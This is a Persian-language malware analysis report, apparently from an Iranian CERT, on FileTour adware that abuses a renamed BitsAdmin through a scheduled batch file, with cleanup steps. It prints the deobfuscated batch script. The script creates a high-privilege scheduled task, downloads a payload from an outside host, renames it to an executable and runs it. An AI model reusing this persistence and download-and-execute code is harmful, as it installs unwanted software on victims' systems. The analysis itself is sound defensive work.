

تحليل تبليغ افزار BitsAdmin

تحلیل تبلیغ افزار BitsAdmin



حدود یک هفته است که کاربران در فروم های سایت bleepingcomputer و Malwarebytes پست هایی در خصوص خط فرمان BITSADMIN 3.0 که به صورت خود کار و متناوب اجرا می شود و فایل دانلود می کند، می گذارند. چیزی که بین همه ی آن کاربران مشترک است، نصب نرم افزار های ناخواسته بروی رایانه ی آنها است.


لازم به ذکر است که BitsAdmin مجموعه دستوراتی است که اجازه ی دانلود از طریق خط فرمان را به شما می دهد. کاربرد این دستور در ویندوز معادل دستور Wget در لینوکس است و در واقع یک برنامه ی مدیریت دانلود^۱ تحت داس می باشد.

پس از تحقیق و بررسی این موضوع ، محققان امنیتی کشف کردند که این رفتار به دلیل یک بسته ی تبلیغ افزار با نام FileTour میباشد.

نرم افزار FileTour یک بسته ی تبلیغ افزار است که تبلیغات، افزونه های ناخواسته ، PUP ها و استخراج کننده ها را بروی سیستم قربانی دانلود و اجرا می کند.

^۱ Download Manager


نکته ی جالب این تبلیغ افزار آن است که معمولاً PUPهایی را نصب می کند که مربوط به قربانیان روسی زبان بوده و این موضوع شامل نرم افزار هایی که به میل سرور mail.ru ارجاع می دهند نیز می شود.




ظاهراً FileTour تصمیم گرفته که رفتاری متفاوت داشته باشد و شروع به دانلود و نصب نرم افزار های ناخواسته بروی سیستم قربانیان نموده است. این کار توسط ساخت یک بیج فایل^۲ (نوعی فایل اجرایی) و اجرای آن به صورت زمانبندی شده^۳ (هر ۳ ساعت یکبار) اتفاق می افتد.

^۲ Batch file


^۳ scheduled tasks



بج فایل ساخته شده حاوی کدی (که به صورت مبتدیانه سعی شده آن را مبهم سازند) است که کپی تغییر نام داده شده ای از BitsAdmin را که در مسیر C:\Windows قرار دارد، اجرا می کند تا دیگر ابزار های تبلیغ و برنامه های ناخواسته را بروی سیستم قربانی دانلود نماید. نمونه ایی از این بج فایل را در تصویر زیر مشاهده می نمایید:



وقتی از کد بالا ابهام زدایی کنیم تصویر بهتری نسبت به کاری که بیچ فایل قصد انجامش را دارد بدست می آید. این بیچ فایل یک Task جدید می سازد سپس از BitsAdmin تغییر نام داده شده استفاده می کند، آن را در مسیر C:\Windows\AireuE.exe قرار می دهد تا یک فایل را از سایت مد نظر دانلود و اجرا نماید:



```

1 @echo off
2 copy /y "C:\Users\John\lbBoYP" "C:\Users\John\lbBoYP.bat"
3 copy /y "C:\Program Files (x86)\Common Files\uijya" "C:\Program Files (x86)\Common Files\uijya.bat"
4 schtasks /create /tn "kdyUotQyWAi" /tr "'C:\Program Files (x86)\Common Files\uijya.bat' " /sc minute /mo
180 /rl highest /f
5 set dqihioIHafE=
6 "C:\windows\AireuE.exe" /TRANSFER oUGpL /downLoad /PRioRitY HIGH http://liflingren.info/8i966f7x8ps9.zip
"C:\users\John\AppData\Local\Temp\yFAuONsNBgoIy.zip"
7 rename "C:\users\John\AppData\Local\Temp\yFAuONsNBgoIy.zip" .exe
8 cmd /c "'C:\users\John\AppData\Local\Temp\yFAuONsNBgoIy.exe" i"
  
```

وقتی که طبق برنامه زمانبندی شده، بیچ فایل اجرا می شود، یک پنجره ی command line که صفحه ی BitsAdmin را نمایش می دهد برای زمان کوتاهی نمایش داده می شود.



```

C:\Windows\system32\cmd.exe
BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.
  
```

سپس BitsAdmin شروع به دانلود فایل از سایت های مورد نظر خود می کند که در این نمونه آدرس <http://liflingren.info/8i966f7x8ps9.zip> می باشد و آن را در مسیر %Temp% Folder در پوشه ی موقت ذخیره می کند .



پس از آن که دانلود فایل به اتمام رسید بیچ فایل آن را اجرا می کند که باعث میشود پیغام^۴ UAC به شما نمایش داده شود .



^۴ User Account Control

 وزارت ارتباطات و فناوری اطلاعات سازمان فناوری اطلاعات ایران	تحلیل تبلیغ افزار BitsAdmin		 مرکز ماهر
	تاریخ تدوین گزارش: بهمن ۱۳۹۶ نسخه ۲	طبقه بندی سند : عادی	

اگر کاربر بروی گزینه ی بلی کلیک نماید ابزار تبلیغ دیگر یا برنامه ی ناخواسته ی دیگری بروی سیستم او نصب خواهد شد. این موضوع نشان می دهد که چگونه ابزار های تبلیغاتی از مرزها عبور می کنند تا بتوانند یک بدافزار مخرب باشند که تنها هدف آنها انتشار نرم افزار های ناخواسته بروی رایانه قربانی است.

لازم به ذکر است که نرم افزار نصب شده میتواند یک باج افزار باشد!

هش sha 256 :

۰۳f۸۷۹f۸۰۴۵۸a۰۵۳۱۱a۴۰dc۹۲۱c۳۶۵cc۳ac۹۱۳bec۹۳fd۳۵۴۲۵bbcf۲۳e۹ef۲b۳۰

آدرس ارتباطی سرور Adware :

<http://liflingren.info>


راهکار مقابله و پاکسازی BitsAdmin

برای مقابله با این تهدید، اقدامات زیر را در نظر بگیرید.


اقدام اول : حذف batch file و اجرای خودکار آن از Scheduled Tasks ویندوز

همان طور که قبلاً اعلام شد این تبلیغ افزار از طریق اجرای زمانبندی شده ی یک batch file اقدام به دانلود و نصب مکرر تبلیغ افزارها می نماید. بنابراین با حذف برنامه ی زمانبندی و batch file می توان به طور کامل فرایند این بدافزار را خاتمه داد.


برای اینکار ابتدا باید برنامه زمانبندی ویندوز را اجرا نمایید. بدین منظور در نوار start کلمه ی task scheduler را جستجو و اجرا نمایید:



سپس بروی منوی Task Scheduler library کلیک نموده و از لیست وسط بروی زمانبند NjpoREm دوبار کلیک نمایید. در زبانه‌ی Actions می‌توان مسیر batch file را مشاهده نمود و با مراجعه به آن مسیر، آن batchfile را حذف نمود.



سپس برنامه‌ی زمانبندی را از لیست Task Scheduler library حذف نمایید.



لازم به ذکر است نام انتخاب شده برای batch file یا برنامه‌ی زمانبندی ممکن است در دیگر سیستم‌های آلوده متفاوت باشد. بنابراین در صورت آلودگی، لازم است تمامی Schedule Task ها برای یافتن وظیفه‌ی مدنظر بررسی شوند.

ضمناً در صورت وجود نرم‌افزار در لیست نرم‌افزارهای ویندوز باید آن را Uninstall نمود.

اقدام دوم: حذف کلیدهای رجیستری و فایل های Temp

در قسمت رجیستری ویندوز باید کلیدهای ساخته شده را حذف نمود. برای این کار باید در پنجره‌ی Run عبارت regedit را تایپ کرده (در ویندوزهای قدیمی تر regedit.msc) و کلیدهای زیر را جذف نمود.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\A8CE93577A80
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0F1F1FBC-1630-4656-A5D6-61C78F001A15}
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{0F1F1FBC-1630-4656-A5D6-61C78F001A15}
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{1618EB4E-B8DF-4D5A-BFB4-41EB85D6EBAD}

 وزارت ارتباطات و فناوری اطلاعات سازمان فناوری اطلاعات ایران	تحلیل تبلیغ افزار BitsAdmin		 مرکز ماهر
	تاریخ تدوین گزارش: بهمن ۱۳۹۶ نسخه ۲	طبقه بندی سند : عادی	

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Logon\{1618EB4E-B8DF-4D5A-BFB4-41EB85D6EBAD}

سپس به مسیر C:\USERS\THAIDUS\APPDATA\LOCAL\TEMP رفته و تمامی فایل‌های موجود در این پوشه را حذف نمایید.

در انتها با نصب ضدبدافزار معتبر و بروز می‌توان از اینگونه تهدیدات، پیشگیری کرد.

منابع:

- <https://www.bleepingcomputer.com/news/security/adware-bundle-adds-persistence-to-download-more-malware-at-later-time/>
- <https://www.bleepingcomputer.com/forums/t/640953/cmd-windows-pop-bitsadmin/>
 - <https://forums.malwarebytes.com/topic/213937-bitsadmin-cmd-pop-up-constantly-downloading-unknown-publisher-software/>